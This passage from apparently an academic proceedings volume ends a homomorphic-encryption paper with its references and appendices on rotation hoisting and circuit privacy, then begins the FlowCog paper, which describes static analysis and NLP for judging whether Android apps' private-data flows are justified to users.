[14] FAN, J., AND VERCAUTEREN, F. Somewhat practical fully homomorphic encryption. *IACR Cryptology ePrint Archive 2012* (2012), 144.

[15] GENTRY, C. A fully homomorphic encryption scheme. PhD Thesis, Stanford University, 2009.

[16] GENTRY, C., HALEVI, S., AND SMART, N. P. Fully homomorphic encryption with polylog overhead. In *Advances in Cryptology - EUROCRYPT 2012 - 31st Annual International Conference on the Theory and Applications of Cryptographic Techniques, Cambridge, UK, April 15-19, 2012. Proceedings* (2012), pp. 465–482.

[17] GENTRY, C., HALEVI, S., AND VAIKUNTANATHAN, V. A simple BGN-type cryptosystem from LWE. In *EUROCRYPT* (2010).

[18] GILAD-BACHRACH, R., DOWLIN, N., LAINE, K., LAUTER, K. E., NAEHRIG, M., AND WERNSING, J. Cryptonets: Applying neural networks to encrypted data with high throughput and accuracy. In *Proceedings of the 33nd International Conference on Machine Learning, ICML 2016, New York City, NY, USA, June 19-24, 2016* (2016), pp. 201–210.

[19] GOLDREICH, O., MICALI, S., AND WIGDERSON, A. How to play any mental game or a completeness theorem for protocols with honest majority. In *STOC* (1987).

[20] GOLDWASSER, S., MICALI, S., AND RACKOFF, C. The knowledge complexity of interactive proof systems. *SIAM J. Comput. 18*, 1 (1989), 186–208.

[21] HALEVI, S., AND SHOUP, V. An implementation of homomorphic encryption, 2013. https://github.com/shaih/HElib.

[22] HALEVI, S., AND SHOUP, V. Algorithms in HElib. In *Advances in Cryptology - CRYPTO 2014 - 34th Annual Cryptology Conference, Santa Barbara, CA, USA, August 17-21, 2014, Proceedings, Part I* (2014), pp. 554–571.

[23] HALEVI, S., AND SHOUP, V., 2017. Presentation at the Homomorphic Encryption Standardization Workshop, Redmond, WA, July 2017.

[24] HE, K., ZHANG, X., REN, S., AND SUN, J. Deep residual learning for image recognition. *CoRR abs/1512.03385* (2015).

[25] HENECKA, W., SADEGHI, A.-R., SCHNEIDER, T., WEHRENBERG, I., ET AL. Tasty: tool for automating secure two-party computations. In *Proceedings of the 17th ACM conference on Computer and communications security* (2010), ACM, pp. 451–462.

[26] INDYK, P., AND WOODRUFF, D. P. Polylogarithmic private approximations and efficient matching. In *Theory of Cryptography, Third Theory of Cryptography Conference, TCC 2006, New York, NY, USA, March 4-7, 2006, Proceedings* (2006), pp. 245–264.

[27] ISHAI, Y., KILIAN, J., NISSIM, K., AND PETRANK, E. Extending oblivious transfers efficiently. In *Advances in Cryptology - CRYPTO 2003, 23rd Annual International Cryptology Conference, Santa Barbara, California, USA, August 17-21, 2003, Proceedings* (2003), pp. 145–161.

[28] KRIZHEVSKY, A., SUTSKEVER, I., AND HINTON, G. E. Imagenet classification with deep convolutional neural networks. In *Advances in Neural Information Processing Systems 25: 26th Annual Conference on Neural Information Processing Systems 2012. Proceedings of a meeting held December 3-6, 2012, Lake Tahoe, Nevada, United States.* (2012), pp. 1106–1114.

[29] LIU, J., JUUTI, M., LU, Y., AND ASOKAN, N. Oblivious neural network predictions via minionn transformations. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017* (2017), pp. 619–631.

[30] MOHASSEL, P., AND ZHANG, Y. Secureml: A system for scalable privacy-preserving machine learning. In *2017*

*IEEE Symposium on Security and Privacy, SP 2017, San Jose, CA, USA, May 22-26, 2017* (2017), pp. 19–38.

[31] PAILLIER, P. Public-key cryptosystems based on composite degree residuosity classes. In *Advances in Cryptology – EUROCRYPT '99* (1999), pp. 223–238.

[32] RIAZI, M. S., WEINERT, C., TKACHENKO, O., SONGHORI, E. M., SCHNEIDER, T., AND KOUSHANFAR, F. Chameleon: A hybrid secure computation framework for machine learning applications. Cryptology ePrint Archive, Report 2017/1164, 2017. https://eprint.iacr.org/2017/1164.

[33] RINDAL, P. Fast and portable oblivious transfer extension, 2016. https://github.com/osu-crypto/libOTe.

[34] RIVEST, R. L., ADLEMAN, L., AND DERTOUZOS, M. L. On data banks and privacy homomorphisms. *Foundations of Secure Computation* (1978).

[35] ROHLOFF, K., AND POLYAKOV, Y. *The PALISADE Lattice Cryptography Library*, 1.0 ed., 2017. Library available at https://git.njit.edu/palisade/PALISADE.

[36] ROUHANI, B. D., RIAZI, M. S., AND KOUSHANFAR, F. Deepsecure: Scalable provably-secure deep learning. *CoRR abs/1705.08963* (2017).

[37] SADEGHI, A., SCHNEIDER, T., AND WEHRENBERG, I. Efficient privacy-preserving face recognition. In *Information, Security and Cryptology - ICISC 2009, 12th International Conference, Seoul, Korea, December 2-4, 2009, Revised Selected Papers* (2009), pp. 229–244.

[38] SCHROFF, F., KALENICHENKO, D., AND PHILBIN, J. Facenet: A unified embedding for face recognition and clustering. In *IEEE Conference on Computer Vision and Pattern Recognition, CVPR 2015, Boston, MA, USA, June 7-12, 2015* (2015), pp. 815–823.

[39] SIMONYAN, K., AND ZISSERMAN, A. Very deep convolutional networks for large-scale image recognition. *CoRR abs/1409.1556* (2014).

[40] SZE, V., CHEN, Y., YANG, T., AND EMER, J. S. Efficient processing of deep neural networks: A tutorial and survey. *CoRR abs/1703.09039* (2017).

[41] SZEGEDY, C., LIU, W., JIA, Y., SERMANET, P., REED, S., ANGUELOV, D., ERHAN, D., VANHOUCKE, V., AND RABINOVICH, A. Going deeper with convolutions. In *Computer Vision and Pattern Recognition (CVPR)* (2015).

[42] TRAMÈR, F., ZHANG, F., JUELS, A., REITER, M. K., AND RISTENPART, T. Stealing machine learning models via prediction apis. In *25th USENIX Security Symposium, USENIX Security 16, Austin, TX, USA, August 10-12, 2016.* (2016), pp. 601–618.

[43] V, G., L, P., M, C., AND ET AL. Development and validation of a deep learning algorithm for detection of diabetic retinopathy in retinal fundus photographs. *JAMA 316*, 22 (2016), 2402–2410.

[44] YAO, A. C. How to generate and exchange secrets (extended abstract). In *FOCS* (1986).

[45] ZAHUR, S., ROSULEK, M., AND EVANS, D. Two halves make a whole - reducing data transfer in garbled circuits using half gates. In *Advances in Cryptology - EUROCRYPT 2015 - 34th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Sofia, Bulgaria, April 26-30, 2015, Proceedings, Part II* (2015), pp. 220–250.

## A The Halevi-Shoup Hoisting Optimization

The hoisting optimization reduces the cost of the ciphertext rotation when the *same* ciphertext must be rotated by multiple shift amounts. The idea, roughly speaking, is to "look inside" the ciphertext rotation operation, and hoist out the part of the computation that would be common to these rotations and then compute it only once thus amortizing it over many rotations. It turns out that this common computation involves computing the $\mathsf{NTT}^{-1}$ (taking the ciphertext to the coefficient domain), followed by a $\mathsf{w}_{\mathsf{relin}}$-bit decomposition that splits the ciphertext $\lceil(\log_2 q)/\mathsf{w}_{\mathsf{relin}}\rceil$ ciphertexts and finally takes these ciphertexts back to the evaluation domain using separate applications of $\mathsf{NTT}$. The parameter $\mathsf{w}_{\mathsf{relin}}$ is called the relinearization window and represents a tradeoff between the speed and noise growth of the $\mathsf{Perm}$ operation. This computation, which we denote as $\mathsf{PermDecomp}$, has $\Theta(n\log n)$ complexity because of the number theoretic transforms. In contrast, the independent computation in each rotation, denoted by $\mathsf{PermAuto}$, is a simple $\Theta(n)$ multiply and accumulate operation. As such, hoisting can provide substantial savings in contrast with direct applications of the $\mathsf{Perm}$ operation and this is also borne out by the benchmarks in Table 7.

## B Circuit Privacy

We next provide some details on our light-weight circuit privacy solution. At a high level BFV ciphertexts look like a tuple of ring elements $(a,b)$ where $a$ is chosen uniformly at random and $b$ encapsulates the plaintext and the ciphertext noise. Both $a$ and the ciphertext noise are modified in a circuit dependent fashion during the process of homomorphic computation and thus may violate circuit privacy. We address the former by simply adding a fresh public-key encryption of zero to the ciphertext to re-randomize $a$. Information leakage through the noise is handled through interactive decryption. The BFV decryption circuit is given by $\lceil(a\cdot s+b)/\Delta\rfloor$ where $s$ is the secret key and $\Delta=\lfloor(p/q)\rfloor$. Our approach splits the interactive computation of this circuit into 2 phases. First we send the re-randomized $a$ back to the client who multiplies it with $s$ to $a\cdot s$. We then use a garbled circuit to add this to $b$. We leverage the fact that $\Delta$ is public to avoid an expensive division inside the garbled circuit. In particular both parties can compute the quotients and remainders modulo $\Delta$ of their respective inputs and then interactively evaluate a garbled circuit whose size is $\Omega(n\cdot q)$. Note that in contrast the naive decryption circuit is $\Omega(n^2\cdot q)$ sized even without accounting for the division by $\Delta$.

# FlowCog: Context-aware Semantics Extraction and Analysis of Information Flow Leaks in Android Apps

Xiang Pan
*Google Inc./Northwestern University*

Yinzhi Cao
*The Johns Hopkins University/Lehigh University*

Xuechao Du
*Zhejiang University*

Boyuan He
*Zhejiang University*

Gan Fang
*Palo Alto Networks*

Yan Chen
*Zhejiang University/Northwestern University*

## Abstract

Android apps having access to private information may be legitimate, depending on whether the app provides users enough semantics to justify the access. Existing works analyzing app semantics are coarse-grained, staying on the app-level. That is, they can only identify whether an app, as a whole, should request a certain permission, but cannot answer whether a specific app behavior under certain runtime context, such as an information flow, is correctly justified.

To address this issue, we propose *FlowCog*, an automated, flow-level system to extract flow-specific semantics and correlate such semantics with given information flows. Particularly, *FlowCog* statically finds all the Android views that are related to the given flow via control or data dependencies, and then extracts semantics, such as texts and images, from these views and associated layouts. Next, *FlowCog* adopts a natural language processing (NLP) approach to infer whether the extracted semantics are correlated with the given flow.

*FlowCog* is open-source and available at `https://github.com/SocietyMaster/FlowCog`. Our evaluation shows that *FlowCog* can achieve a precision of 90.1% and a recall of 93.1%.

## 1 Introduction

Android apps, due to the nature of their functionalities, often have access to users' private information. For example, a weather app may request a user's location to provide customized weather services; a call app may obtain or import a user's phone book to ease the dialing. While these examples provide legitimate usages of private information, some apps may also misuse such information, such as stealing users' call history without their knowledge.

That said, an app needs to justify an access to users' private information with sufficient semantics available to users. For example, a weather app will clearly state that it provides local weather condition so that a user will understand its access to location information. In fact, existing researches have already started to study the semantics of an app's behaviors. For example, many past researches, such as CHABADA [19], Whyper [27] and AutoCog [28], tried to correlate an app's description, such as these in Google Play, with the permissions that the app asks for.

However, existing approaches [19, 27, 28, 37] are coarse-grained, staying on the app level. They can identify whether an app should have access to a certain piece of private information, but cannot justify whether the access should happen under certain context. For example, an app may have two data flows[1] [12,15,18,22,24,33] accessing private information, one providing a customized service with user's knowledge, e.g., a pop-up window, but the other hiding secretly in background and sending information to the Internet without user's knowledge. Apparently, the former is legitimate with sufficient semantics, which we call *positive* in the paper, but the later is not, hence defined as *negative*.

In this paper, we propose an automated, flow-level system, called *FlowCog*, to extract and analyze semantics for each information flow of an Android app. *FlowCog* is fine-grained, because it extracts flow-specific semantics called *context*, e.g., information in a registration interface and a pop-up window, and correlates the context with the information flow. While intuitively simple, the challenge of *FlowCog* lies in how to extract such context, i.e., *FlowCog* needs to establish a relationship between semantics embedded deeply in an app with each information flow.

The key insight of *FlowCog* is that flow contexts are embedded in these Android GUIs, such as views, which have direct control over the flow. For example, if the information flow is that an Android app sends a phone number to the Internet after the user clicks a submit button, such as the running example shown in Section 2, the

[1] We use the following two terminologies, "information flow" and "data flow", interchangeably in this paper.




Figure 1: Registration Interface of S3 World Phone App

flow context will be in the view that has the submit button. Particularly, *FlowCog* performs static analysis that connects UI views, such as button and checkbox, of Android apps with given information flows via control and data dependencies. Then, *FlowCog* extracts flow contexts, e.g., texts and images, embedded in UI views via a mostly static approach with an optional dynamic component.

Once flow contexts are extracted, *FlowCog* distills texts from images via image recognition, and then analyzes texts including these extracted from images using an NLP module. Lastly, *FlowCog* adopts two classifiers to determine the correlation between flow contexts and the flow. A high correlation indicates that the flow is positive, i.e., the Android app provides sufficient semantics for the flow, and a low correlation means not.

We have implemented a prototype of *FlowCog*. Our evaluation on the prototype against 2,342 flows extracted by FlowDroid [12] shows that *FlowCog* has an overall precision of 90.1% and a recall of 93.1%. We also show that flow contexts can provide more justifications, i.e., 10% more in terms of accuracy, than app-level semantics alone. *FlowCog* is open source and available at the following repository: `https://github.com/SocietyMaster/FlowCog`.

## 2 Overview

In this section, we give an overview of *FlowCog* via a running example, called S3 World Phone app (called S3 app for short), which allows users to make phone calls world-wide. The S3 app sends a user-provided phone number to its own server after the user sees a registration page shown in Figure 1 and presses the "Submit" button. This flow, from the phone number to the Internet, is positive, because the app provides sufficient semantics, such as keywords "Phone Number" and "mobile number", so that the app user can acknowledge and authorize the flow.

What *FlowCog* does is to extract contexts for each information flow found by existing static or dynamic analysis and classify the flow as either positive or negative based on the extracted contexts. Specifically, such process, shown in Figure 2, can be broken down into four steps: (*i*) finding information flows of an Android App, (*ii*) finding special statements called *activation event* and *guarding condition* via control dependency and associated views (called view dependency) for each information flow, (*iii*) finding and extracting contexts, e.g., texts and images, from the aforementioned two special statements via data dependency, and (*iv*) determining the correlation between the flow and the contexts via Natural Language Processing (NLP) technique. Note that in the third step, *FlowCog* can optionally rely on a dynamic analysis that instruments the target app, performs UI exercise, and outputs key values of certain variables.

Now we use our running example to illustrate how the four-step process works. First, *FlowCog* will rely on existing approaches, such as FlowDroid, to find information flows of the Android app. The phone number leak of the S3 app, shown in Figure 3, starts from $TelephonyManager.getLine1Number()$, i.e., the source, in Block 1, and flows to $HttpClient.execute()$, i.e, the sink, in Block 4. Details are as follows. The phone number is first stored in an *EditText et_regist_phone* (Block 1), read by the *getText* method (Block 2), and then loaded by $S3ServerApi.performRegistration$ as a parameter (Block 3). Then, the $S3ServerApi.postData$ method reads the phone number and sends it to the Internet via $HttpClient.execute$, i.e., the sink (Block 4). All statements are marked in Figure 3 via circled numbers in sequence following the information flow.

Second, *FlowCog* finds two special statements, called *activation event* and *guarding condition*, which are related to the information flow via control and view dependency and can be used to extract flow contexts. The S3 app contains examples of both special statements. Block 5 shows an example of *activation event*, because the $performRegistration$ method in Block 6 is activated by an onClick event. The second statement in Block 2 shows an example of *guarding condition*, because this statement prevents the phone number leak if the condition is unsatisfied. In this example, the statement only allows the phone number leak if the inputted password is strong enough to pass the complexity test.

Particularly, here is how *FlowCog* finds both activation events and guarding conditions for the S3 app. *FlowCog* finds that the $performRegistration$ method in Block 6, an activation event, is connected with Block 2, a block in the target data flow, via control dependency. Then, *FlowCog* finds additional special statement, e.g., another activation event in Block 5, based on corresponding views, e.g., Button *bt_regist_submit*, associated with the found activation event, e.g., $performRegistration$—such process is defined as view dependency in this paper. Following both control and view dependency, *FlowCog*





Figure 2: *FlowCog* Architecture





Figure 3: Simplified Code Blocks of S3 World Phone App

```
1 LoginActivity.onCreate(...)
2 registrationAsyncTask.doInBackground()
3 S3ServerApi.performRegistration(...,
      et_regist_phone.getText())
4 S3ServerApi.postData($r3, ...)
```

Figure 4: Call Path for the Data Flow in Figure 3

can also find guarding conditions, such as the *if* statement in Block 2 and Block 7.

Third, *FlowCog* finds and extracts contexts, e.g., texts and images, starting from activation events and guarding conditions via data and view dependency. From Block 5, i.e., the activation event, *FlowCog* directly finds the Submit Button and the surrounding texts, i.e., "Submit", via view dependency. From the second statement in Block 2, *FlowCog* performs a data flow analysis upon $2 and finds *et_passwd*, a text field, the surrounding texts, "Password". From the guarding condition in Block 7, *FlowCog* finds the user name field. In all scenarios, *FlowCog* will find surrounding texts, such as "Tips: Register with mobile number ...".

Lastly, *FlowCog* determines the correlation between the found flow contexts and the target flow. Specifically, *FlowCog* processes the texts, e.g., "Submit" and "Tips: Register with mobile number ...", removes stop words, and converts the words into a vector using an NLP module. At the same time, *FlowCog* processes API documents related to the sink and source, i.e., $TelephonyManager.getLine1Number()$ and $HttpClient.execute$ with the same method into a vector. Then, *FlowCog* feeds both vectors into two types of classifiers, one learning-based and the other learning-free, combines the outputs using linear regression, and calculates an overall score. In this example, the score is high, thus the flow being considered as positive, because "Tips: Register with mobile number ..." is related to the source and "Submit" related to the sink.

# 3 Design

In this section, we present the details of each component of *FlowCog*'s architecture in Figure 2. Information flow analysis, i.e., step $(i)$ in Figure 2, is skipped, because we just use existing ones, such as FlowDroid. We first present the special statement discovery engine in Section 3.1, which finds both activation events and guarding statements, and view dependency explorer in Section 3.2. Then, we show how to extract semantics from views and other places in Section 3.3 and correlate extracted semantics, i.e., flow contexts, with flows in Section 3.4. Lastly, we introduce an optional dynamic analysis component in Section 3.5.

## 3.1 Special Statement Discovery Engine

Special statement discovery engine finds activation events and guarding conditions given a data flow. The reason of finding these two special statements is that they have direct control over the given data flow: Activation events decide whether to trigger the data flow and guarding conditions determines whether the source flows to a sink or other places. That is, semantics associated with these two special statements will influence users' decision and perception on the data flow. For example, the activation event in Block 5 of Figure 3 is a submit button, which directly controls the phone number leak and gives users semantics. Next let us discuss these two special statements separately.

### 3.1.1 Activation Event

Intuitively, an activation event, e.g, the *onCreate* and *performRegistration* methods of the *LoginActivity* class in our running example (Figure 3), is a callback method that initiates a given flow. In other words, the flow happens only after the activation event is invoked. Now, we give a formal definition of an activation event.

**Definition 1. (Activation Event)** *Given a data flow, we define an event callback $p_e$ as an activation event if there exists a path $p_{e\cdots}p_k$ in the call graph of the target app where $p_k$ is a statement in the flow's call path ($p_{src\cdots}p_{k\cdots}p_{sink}$). Note that a call path of a given data flow is defined as all the caller statements, in the calling sequence, of methods containing each statement in the data flow.*

Now let us discuss how *FlowCog* finds all the activation events. First, *FlowCog* extracts all the registered, possible event callback methods and stores them into a list, called *reg_call_lst*. Take UI events for example. *FlowCog* extracts callback methods from both codes and layout files. Specifically, *FlowCog* parses the app's codes to identify all those event listener registration statement (e.g., setOnClickListener(...)) and then gets the callbacks by extracting the name of argument class. Then, *FlowCog* parses the layout files and saves the values of those event attributes (e.g., onClick attribute). Similarly, *FlowCog* finds lifecycle event callbacks by looking at subclasses of corresponding lifecycle related classes, such as *Activity*, and finding overridden lifecycle callbacks, such as *onCreate*.

Then, *FlowCog* generates call paths for a given data flow, e.g., the call path in Figure 4 for the data flow in Figure 3, and performs Algorithm 1 to find its activation events. Particularly, *FlowCog* first reverses the call path for easy processing (Line 3), and then goes through every statement in the call path to see whether it is in the *reg_call_lst* (Line 4–10). If so, *FlowCog* adds the statement in the result set (Line 6); if not and the statement is the first in the method compared with others in the call path, *FlowCog* adds the parent of this statement in a queue for further processing. Note that *FlowCog* only adds the first statement because other statements will share the same parent with the first. Next, *FlowCog* goes through every added statements in the queue (Line 11–21) until the queue is empty. For each statement in the queue, *FlowCog* determines whether it is in the *reg_call_lst* (Line 13–14). If so, *FlowCog* adds the statement in the result set; if not and the statement is unvisited before (Line 15), *FlowCog* goes backward through the call graph and puts its parent in the queue (Line 16–18).

### 3.1.2 Guarding Condition

Intuitively, a guarding condition of a given data flow is a conditional statement, e.g., $if$ statement, which may affect the execution of the data flow. For example, if one branch of an $if$ statement allows the data flow but another terminates the flow, we consider such $if$ statement as guarding condition—both $if$ statements in Blocks 2 and 7 in Figure 3 are such examples. We now formally define guarding condition in Definition 2.

**Algorithm 1** The Algorithm of Finding Flow's Activation Event Statements

```
Input:  Data Flow's Call Path: callPath
        Call Graph: callGraph
Set findActivationEvent(callPath, callGraph):
 1: rs = createNewStmtSet()
 2: queue = createNewStmtQueue()
 3: reverse(callPath)
 4: for stmt in callPath do
 5:     if isInvokeStmt(stmt) and isInReg_Call_List(stmt) then
 6:         rs.add(stmt)
 7:     else if isFirstStmt(stmt) then
 8:         queue.add(parent)
 9:     end if
10: end for
11: while !queue.isEmpty() do
12:     stmt = queue.pull()
13:     if isInvokeStmt(stmt) and isInReg_Call_List(stmt) then
14:         rs.add(stmt)
15:     else if !isVisited(stmt) then
16:         method = getMethodOfStmt(stmt)
17:         for parent in callGraph.getCallerStmtsOf(method) do
18:             queue.add(parent)
19:         end for
20:     end if
21: end while
22: return rs
```

**Definition 2. (Guarding Condition)** *Given a data flow $n_{source\cdots}n_{k\cdots}n_{sink}$, for any $n_k$, we define a conditional statement $c_e$—at least one branch of which does not contain $n_k$—as a guarding condition if either of the following is satisfied:*

*(1) $c_e$ and $n_k$ are in the same basic block, or connected in the interprocedural Control Flow Graph (iCFG);*

*(2) $c_e$ controls the activation events of the data flow via view dependency, i.e., $c_e$ and the activation event are in the same view.*

Based on the definition, there are naturally two phases to find all guarding condition statements. In the first phase, *FlowCog* identifies guarding conditions that are directly connected with the data flow in the iCFG; and then, in the second phase, *FlowCog* identifies guarding conditions that are connected with the data flow's activation events.

Algorithm 2 shows the first phase in which *FlowCog* iterates all the statements in the data flow reversely. During each iteration, *FlowCog* extracts two consecutive statements, *prevStmt* and *curStmt*. If these two statements are in the same method, *FlowCog* searches the guarding condition statements, *stmt*, from those statements, such that there exists a path $P$ = *prevStmt*$_{\cdots}$*stmt*$_{\cdots}$*curStmt* in the method's control flow graph (Line 9–10). If these two statements are from different methods, but *prevStmt* is the caller of *curStmt*'s method, *FlowCog* search the guarding condition statements from those statements in *curStmt*'s method that can reach *stmt* (Line 11–12). If none of the following are satisfied, i.e., the method of *curStmt* is a callback method, *FlowCog* searches the statements that can reach *curStmt* in the program's inter-procedure control flow

**Algorithm 2** The Algorithm of Finding Guarding Condition

```
Input:
    Flow Data Path: path
    Interprocedure Control Flow Graph: iCfg
Set findGuardingCondition(path, graph):
 1: rs = createNewStmtSet()
 2: for (i = path.size() − 1; i >= 0; i–) do
 3:     if i == 0 then
 4:         findGCHelper(path.get(0), null, iCfg, rs)
 5:     else
 6:         prevStmt = path.get(i − 1)
 7:         curStmt = path.get(i)
 8:         method = getMethodOfStmt(curStmt)
 9:         if fromSameMethod(prevStmt, curStmt) then
10:             findGCHelper(curStmt, prevStmt, iCfg, rs)
11:         else if isInvokeStmt(prevStmt) and
              method == getInvokedMethod(prevStmt) then
12:             findGCHelper(curStmt, method.getFirstStmt(), iCfg, rs)
13:         else
14:             findGCHelper(curStmt, null, iCfg, rs)
15:         end if
16:     end if
17: end for
18: return rs
```

**Algorithm 3** The Algorithm of Finding Guarding Condition Helper Method

```
Input:
    Target Statement: target
    End Statement: endStmt
    Interprocedure Control Flow Graph: iCfg
    Guarding Condition Result Set: rs
void findGCHelper(target, endStmt, iCfg, rs):
 1: queue = createNewStmtQueue()
 2: queue.add(target)
 3: while !queue.isEmpty() do
 4:     stmt = queue.poll()
 5:     if stmt == endStmt then
 6:         continue
 7:     else if !isVisited(stmt) then
 8:         if isConditionStmt(stmt) then
 9:             for child in iCfg.getSuccessors(stmt) do
10:                 if !canReachStmt(child, target) then
11:                     rs.add(stmt)
12:                     break
13:                 end if
14:             end for
15:         end if
16:         for parent in iCfg.getPredecessors(stmt) do
17:             queue.add(parent)
18:         end for
19:     end if
20: end while
```

graph (Line 13–14).

We then discuss the search algorithm mentioned in previous paragraph in Algorithm 3. Specifically, the algorithm starts from a *target* node, i.e., the *curStmt* in Algorithm 2, and conducts a reverse breadth-first search (Line 16–18) in the iCFG to find conditional statement. For each found condition statement, the algorithm additionally checks whether this statement has a child node that *cannot* reach the *target* node (Line 9–14). If there exists such child, the conditional statement is a guarding condition.

Next, *FlowCog* finds all the conditional statements that control activation events of the given data flow in the second phase. Specifically, *FlowCog* finds all the view objects that registered the activation events and then searches for the following control statements in the found views: (*i*) *View.setEnabled(boolean)*, (*ii*) *View.setClickable(boolean)*, (*iii*) *View.setVisibility(boolean)*, and (*iv*) *View.setLongClickable(boolean)*. *FlowCog* again performs Algorithm 2 starting from all the found control statements to identify additional guarding conditions. Consider our running example in Figure 3 again. The method *LoginActivity.performRegistration(...)* is an activation event, and *FlowCog* finds corresponding guarding conditions related to the activation event by identifying the view, i.e., Button *bt_login_submit*, and then performs Algorithm 2 upon *setEnabled* in the view's code at Block 7 of Figure 3.

### 3.2 View Dependency Explorer

After *FlowCog* finds two special statements for a given data flow, it finds Android views related to the data flow so as to extract semantics. We call such relationship between views and the data flow as *view dependency*. Specifically, view dependency can be classified into the following three categories.

- Data flow related. A view can be dependent on the given data flow directly. For example, if the source of the data flow is obtained from a view (e.g., EditText), such dependency exists.
- Activation event related. If an activation event of the given data flow belongs to a view, e.g., registered as a event handler, we consider such dependency exists.
- Guarding condition related. If a view's attribute values (e.g., EditText.getText() or CheckBox.isChecked()) could change the conditional result in guarding conditions of the given data flow, we consider such dependency exists.

The view dependency problem can be formalized into another data flow analysis. The sources in this analysis are all the possible views, and the sinks are the aforementioned three scenarios, i.e., the given data flow, its activation events, and its guarding conditions. Now, let us explain in details how *FlowCog* obtains these sources and sinks.

First, *FlowCog* obtains all the sources by going through all the view definitions, either static or dynamic. *FlowCog* parses layout files that statically define views and treats all the *findViewById(...)* and *inflate(...)* invoke statements related to these views as source. In addition, *FlowCog* adopts a manually created list about all possible View classes from the Android documentation and finds all the *new* statements that create an object with these classes—these statements are treated as source as well.

Second, *FlowCog* obtains all the sinks based on the aforementioned dependency categories. Statements in the given data flow and guarding conditions are added directly to the sink list. Then, *FlowCog* searches through the entire program for all activation events' registration statements, e.g., *setOnClickListener* corresponding to *onClick*, and adds these registrations to the sink list. Note that an activation event may be defined in layout files—in such case, the data flow analysis is simplified to a direction association of the activation event and the view defined in the layout file.

### 3.3 Semantics Extraction

The next step of *FlowCog* is to extract semantics, e.g., flow contexts, from views that has a dependency with a given data flow. Besides depended views, we find that semantics could also exist in the app's description on Google Play and other views in the same visible layouts. We now discuss how to extract such semantics.

#### 3.3.1 Semantics Extraction from App Description

An app's description, available in Google Play for crawling, is what a user sees even before using the app—this is also what existing approaches use to extract app semantics [19, 27, 28, 37]. Apart from descriptions in Google Play, if an app is provided without any descriptions, e.g., malicious apps collected by security researchers, *FlowCog* will treat texts from the app's string resource file as a substitute of descriptions.

#### 3.3.2 Flow Context Extraction from Views

There are two types of flow contexts: those from views that have dependencies with a given data flow, and those from other Views in the same Layout of the Depended View. Let us discuss these two separately.

First, semantics exist in views that have dependencies with a given data flow, thus directly affecting the flow's execution. For example, in Figure 3, the Button view will control the program in deciding whether to send out the phone number, and its text, i.e., the "submit" word, is the semantics about sending behavior. For another example, an "alert" Dialog view asking for user's permission for sharing her location decides whether the location is sent to the server, and provides semantics in its text to users.

The semantics extraction for such views has two steps. (i) *FlowCog* resolves the identifiers of such views. Specifically, *FlowCog* resolves the value of *findViewById(...)* and *inflate(...)*'s argument both statically via searching the definition of the parameter backward in the iCFG and dynamically via an optional dynamic analysis in Section 3.5. Note that based on our evaluation, 97.6% of values can be resolved statically. (ii) *FlowCog* extracts semantics related to the views. Specifically, *FlowCog* finds all the invoke statements with their base object as the view, and the invoked method as one of the following *<init>(...)* (the constructor method's name in Jimple), *setTitle(...)* and *setTexts(...)*. Then, *FlowCog* resolves the parameter value of the aforementioned methods following the same way as it does for the view's identifier in previous step. Again, in most cases, i.e., 94%, such values can be resolved statically; otherwise, *FlowCog* relies on the optional dynamic analysis to resolve values.

Second, besides the depended view, semantics from other adjacent views in the same layout may also be flow contexts, because a user-visible screen may contain multiple views from the same layout. "Tip: Register with your mobile number" in Figure 1 is such an example. Such semantics extraction has three steps. (i) *FlowCog* resolves the layout that the depended view locates at. Specifically, *FlowCog* looks at the second parameter of $setContentView()$ method in which the first parameter is the target depended view. (ii) *FlowCog* finds other views inside the same layout by looking at other $findViewById()$ and $inflate()$ calls as well as all *new* statements that create dynamic views. (iii) *FlowCog* extracts semantics from other views just as what it does for the target depended view.

#### 3.3.3 Flow Context from View's Layout

Besides views, the layout file of the view having dependency with the given data flow may also contain other resources, such as texts and images, which could provide semantics. We divide the resource types into four categories: (*i*) texts, (*ii*) text images, (*iii*) images without any texts, e.g., email and phone icons, and (*iv*) non-image fragments, e.g., maps. Now let us discuss how to extract semantics from each category.

First, for text resource, *FlowCog* extracts the values of *android:text* and *android:hint* attributes in the layout file. If the value is not a string but an identifier of other resources (e.g., string/msg), *FlowCog* further analyzes the corresponding resource files to resolve the string value and finds the string value of such identifier.

Second, for image resource, *FlowCog* extracts *android:background* attribute in the layout file. Additionally, *FlowCog* also extracts the *android:src* attribute of all image views, e.g., *ImageButton*. All the images are first fed into Optical Character Recognition (OCR) engine to extract obvious texts.

